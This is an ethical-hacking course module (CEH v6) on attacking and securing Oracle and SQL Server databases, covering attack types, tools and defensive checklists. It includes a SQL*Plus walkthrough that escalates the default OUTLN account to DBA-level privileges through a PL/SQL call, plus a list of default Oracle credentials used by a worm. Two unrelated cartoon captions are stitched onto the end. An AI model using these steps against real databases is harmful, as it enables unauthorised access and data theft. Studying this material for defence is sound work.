Ethical Hacking and Countermeasures

Version 6

Module XLII

Hacking Database Servers

CEH News

Survey finds thousands of database servers open to attack

By Robert Westervelt, News Editor
14 Nov 2007 | SearchSecurity.com

Security Wire Daily News

Digg This! StumbleUpon Del.icio.us Google

SAN FRANCISCO -- A new report from security guru David Litchfield shows that thousands of Microsoft SQL Server and Oracle database servers can be accessed on the Internet, lack critical updates and are vulnerable to attack.

Litchfield, managing director at UK-based NGS (Next Generation Security) Software Ltd., examined the number of Microsoft SQL Server and Oracle database servers that are on the Internet and not protected by a firewall. The report, called "The Database Exposure Survey 2007," found that about 368,000 Microsoft SQL Servers and 124,000 Oracle database servers were directly accessible on the Internet and not protected by a firewall. The survey was last conducted in 2005.

"In the author's opinion, these findings represent a significant risk," Litchfield said. "Whilst it's not possible to say how many of these systems are engaged in a commercial function, with just under half a million servers accessible there is clearly potential for external hackers and criminals to gain access to these systems and to sensitive information."


Source: *http://searchsecurity.techtarget.com/*

Module Objective

This module will familiarize you with:


- Database Servers
- Attacking Oracle
- How to Break into an Oracle Database
- Oracle Worm
- Hacking SQL Server
- Ten Hacker Tricks to Exploit
- How SQL Server is Hacked
- Tools

Module Flow



Introduction

- Databases are the heart of a commercial website
- An attack on database servers can cause a great monetary loss for the company
- Database servers are usually hacked to get the critical information
- Mistakes made by the web designers can reveal the databases of the server to the hacker



Hacking Oracle Database Server

Attacking Oracle

Finding an Oracle database server on network is done using TCP port scan


Once the Oracle database server has been discovered, the first port of call is the TNS Listener

Using PL/SQL Injection, attackers can potentially elevate their level of privilege from a low-level PUBLIC account to an account with DBA-level privileges

Security Issues in Oracle

- SQL Injection
- SQL Manipulation
- Code Injection Attack
- Buffer Overflow

Types of Database Attacks



Excessive privileges:

- When users (or applications) are granted database privileges that exceed the requirements of their job function, these privileges may be used to gain access to confidential information

Solution:

- Query-level access control as it restricts privileges to minimum-required operations and data

Types of Database Attacks (cont'd)

Privilege abuse:

- Privilege is abused when a system user performs an action that is not in accordance with corporate policy or law
- Users may abuse legitimate data access privileges for unauthorized purposes

Solution:

- Access control policies that apply not only to what data is accessible, but how data is accessed
- By enforcing policies for time of day, location, and application client and volume of data retrieved, it is possible to identify users who are abusing access privileges

Types of Database Attacks (cont'd)

Platform vulnerabilities:

- Vulnerabilities in underlying operating systems may lead to unauthorized data access and corruption

Solution:

- IPS tools are a good way to identify and/or block attacks designed to exploit known database platform vulnerabilities

Types of Database Attacks (cont'd)

Denial of service:

- Common DoS techniques include buffer overflows, data corruption, network flooding, and resource consumption

Database protocol vulnerabilities:

- Vulnerabilities in database protocols may allow unauthorized data access, corruption, or availability
- Protocol attacks can be defeated by parsing and validating SQL communications to make sure they are not malformed

Exposure of backup data:

- Some recent high profile attacks have involved theft of database backup tapes and hard disks

How to Break into an Oracle Database and Gain DBA Privileges

New databases made with a create database command are installed with a user called OUTLN

This schema is used to hold information about stored outlines for the plan stability feature

User has an easily guessable password and is left unlocked when database is created

DBAs commonly overlook this but it is so important to either change the password or lock the account because it can be used to gain DBA privileges

The critical system privilege granted by default to the OUTLN user is EXECUTE ANY PROCEDURE

If you can execute any procedure in the database, then try this one, and look for the privileges you can gain

How to Break into an Oracle Database and Gain DBA Privileges (cont'd)

```
$ sqlplus outln/xxxx@DEMO

SQL*Plus: Release 9.2.0.3.0
   - Production on Thu Sep 4
   13:58:14 2003

Copyright (c) 1982, 2002,
   Oracle Corporation. All
   rights reserved.

Connected to:
   Oracle9i Enterprise
   Edition Release 9.2.0.3.0
   - 64bit Production
   With the Partitioning,
   OLAP and Oracle Data
   Mining options
   JServer Release 9.2.0.3.0
   - Production
```

```
SQL> select * from
   session_privs;

PRIVILEGE
   ----------------------------
   ------------
   CREATE SESSION
   ALTER SESSION
   UNLIMITED TABLESPACE
   CREATE TABLE
   CREATE CLUSTER
   CREATE SYNONYM
   CREATE VIEW
   CREATE SEQUENCE
   CREATE DATABASE LINK
   CREATE PROCEDURE
   EXECUTE ANY PROCEDURE
   CREATE TRIGGER
   CREATE TYPE
   CREATE OPERATOR
   CREATE INDEXTYPE
```

How to Break into an Oracle Database and Gain DBA Privileges (cont'd)

```
SQL>execdbms_repcat_admin.grant_admin_any_schema('OUTLN');
PL/SQL procedure successfully completed.
SQL> select * from session privs;
PRIVILEGE
----------------------------------------
CREATE SESSION
ALTER SESSION
UNLIMITED TABLESPACE
CREATE TABLE
CREATE ANY TABLE
ALTER ANY TABLE
DROP ANY TABLE
COMMENT ANY TABLE
SELECT ANY TABLE
INSERT ANY TABLE
UPDATE ANY TABLE
DELETE ANY TABLE
CREATE CLUSTER
CREATE ANY CLUSTER
ALTER ANY CLUSTER
DROP ANY CLUSTER
CREATE ANY INDEX
```

How to Break into an Oracle Database and Gain DBA Privileges (cont'd)

ALTER ANY INDEX
DROP ANY INDEX
CREATE SYNONYM
CREATE ANY SYNONYM
DROP ANY SYNONYM
CREATE PUBLIC SYNONYM
DROP PUBLIC SYNONYM
CREATE VIEW
CREATE ANY VIEW
DROP ANY VIEW
CREATE SEQUENCE
CREATE ANY SEQUENCE
ALTER ANY SEQUENCE
DROP ANY SEQUENCE
CREATE DATABASE LINK
CREATE PROCEDURE
CREATE ANY PROCEDURE
ALTER ANY PROCEDURE
DROP ANY

PROCEDURE
EXECUTE ANY PROCEDURE
CREATE TRIGGER
CREATE ANY TRIGGER
ALTER ANY TRIGGER
DROP ANY TRIGGER
CREATE ANY SNAPSHOT
ALTER ANY SNAPSHOT
DROP ANY SNAPSHOT
CREATE TYPE
CREATE ANY TYPE
ALTER ANY TYPE
DROP ANY TYPE
CREATE OPERATOR
CREATE ANY OPERATOR
DROP ANY OPERATOR
CREATE INDEXTYPE
CREATE ANY INDEXTYPE
DROP ANY INDEXTYPE

Oracle Worm: Voyager Beta

Voyager Beta worm attacks Oracle servers using default accounts and passwords

It snarfs the local IP address, lops off the last octet and replaces it with the value of '220'

It attempts a TCP connection to TCP port 1521, where the Oracle connection service listens

It then tries a series of usernames and passwords:
`'system'/'manager', 'sys'.'change_on_install', 'dbsnmp'/'dbsnmp', 'outln'/'outln', 'scott'/'tiger', 'mdsys'/'mdsys', 'ordcommon'/'ordcommon'`

If it can authenticate, create table 'X' with column 'Y'; it does not appear to transfer the payload

Hacking SQL Server


Ten Hacker Tricks to Exploit SQL Server Systems

The following are the tricks to exploit SQL Server systems:


- Direct Connections via the Internet
- Vulnerability scanning
- Enumerating the SQL Server Resolution Service
- Cracking SA passwords
- Direct-exploit attacks
- SQL injection
- Blind SQL injection
- Reverse engineering the system
- Google hacks
- Perusing Web site source code

Screenshots for Hacker Tricks

Vulnerability Scanning



SQL Injection




Direct-exploit Attacks

How SQL Server is Hacked

Hacker uses the following:

- MS SQL Server, Developer Edition
- MS SQL Client tools such as Query Analyzer and odbcping
- NGSSniff
- NGSSQLCrack
- NGSSQuirreL
- Microsoft Visual C++



Query Analyzer

Microsoft SQL Server SQL Query Analyzer is a graphical tool that allows you to:

- Create queries and other SQL scripts and execute hem against SQL Server databases (Query window)
- Quickly create commonly used database objects frompredefined scripts (Templates)
- Quickly copy existing database objects (Object Browser scripting feature)
- Execute stored procedures without knowing the parameters(Object Browser procedure execution feature)
- Debug stored procedures(T-SQL Debugger)
- Debug query performance problems(Show Execution Plan, Show Server Trace, Show Client Statistics, and Index Tuning Wizard)
- Add frequently used commands to the Tools menu(customized Tools menu feature)

odbcping Utility

The **odbcping** utility tests the integrity of an ODBC data source and the ability of the client to connect to a server

- Syntax:

```
odbcping [/?] |
[
{
-Sserver_name [\instance_name]
|  -Ddata_source
}
[- Ulogin_id]
[-Ppassword]
]
```

Tool: ASPRunner Professional


ASPRunner Professional enables to create a set of ASP pages to access and modify data from a database, including Oracle, SQL Server, MS Access, DB2, MySQL, FileMaker, or any other ODBC datasource

The generated ASP pages can optionally allow user to search, edit, delete, and add data into database

In addition, it can restrict access to data with a login page either with a specified username/ password or existing user information from database

You can specify which fields to include and which fields should be searchable

ASPRunner Professional: Screenshot



Tool: FlexTracer

FlexTracer enables to trace SQL-queries for various RDBMS and functions exported by DLLs

It creates a history log containing all invoked operations, as well as their results, parameters, and execution times


FlexTracer currently supports Oracle (OCI), MS SQLServer DB-Lib, MySQL, Interbase/ Firebird, ODBC, as well as file input/ output, and registry read/ write operations

The created log files can be saved in HTML format for future analysis

Features:

- Customizable Script Engine
- SQL Assembler plugin to merge SQL statements with parameters

FlexTracer: Screenshot



EC-Council

Security Tools


Security Tools

AppRadar:

- Used for detecting and exploiting database vulnerabilities
- It can simultaneously protect an unlimited number of MS SQL and Oracle databases

DbEncrypt:

- Designed to protect data at rest utilizing strong encryption built upon a strong key management mechanism
- It handles all user access and encryption/decryption operations in the background




Security Tools (cont'd)

AppDetective:

- It is a network-based, penetration testing/ vulnerability assessment scanner that locates and determines security strength of databases within a network
- After locating, it examines, reports, and help fix security holes, and misconfigurations

Oracle Selective Audit:

- It is an Oracle consulting solution that provides capabilities to monitor user access to data within an Oracle database; including the ability to capture and play back SQL queries
- It provides security specialists with a means to manage and control auditing without involving the DBA



SQL Server Security Best Practices: Administrator Checklist

Physical security

- Ensure the physical security of your server

Firewalls

- Put a firewall between your server and the Internet

Isolation of services

- Isolate services to reduce the risk that a compromised service could be used to
- Run separate SQL Server services under separate Windows accounts

Service accounts

- Create Windows accounts with the lowest possible privileges for running SQL Server services

File System

- Use NTFS
- Use RAID for critical data files

SQL Server Security Best Practices: Developer Checklist

Use ownership chaining effectively

- Use ownership chaining within a single database to simplify permissions management

Use roles to simplify permission management and ownership

- Assign permissions to roles rather than directly to users

Turn on encryption (SSL or IPSEC)

- Enable encrypted connections to your server, and consider allowing only encrypted connections

Do not propagate SQL Server errors back to user

- Application should not return SQL Server errors to the end user. Log them instead, or transmit them to the system administrator

Prevent SQL injection

- Defend against SQL injection by validating all user input before transmitting it to the server

Summary

- Databases are the heart of a commercial website
- Mistakes made by the web designers can reveal the databases of the server to the hacker
- Database hacking is done through browser
- An Oracle database server on network is found through TCP port scan
- ASPRunner allows to publish an existing database
- FlexTracer enables to trace SQL-queries for various RDBMS and functions exported by DLLs

"Someday all the *good* domain names will be taken. That's when I'll make a fortune selling nuhnuh.com, fleenwup.net, prukboogle.org, booploffle.com, zitzat.net, weeniewaffle.com, hoofeenoofee.org, wupfuzz.net...."

"The screen is all shaky----even when I shop online, I get the cart with the wobbly wheels!"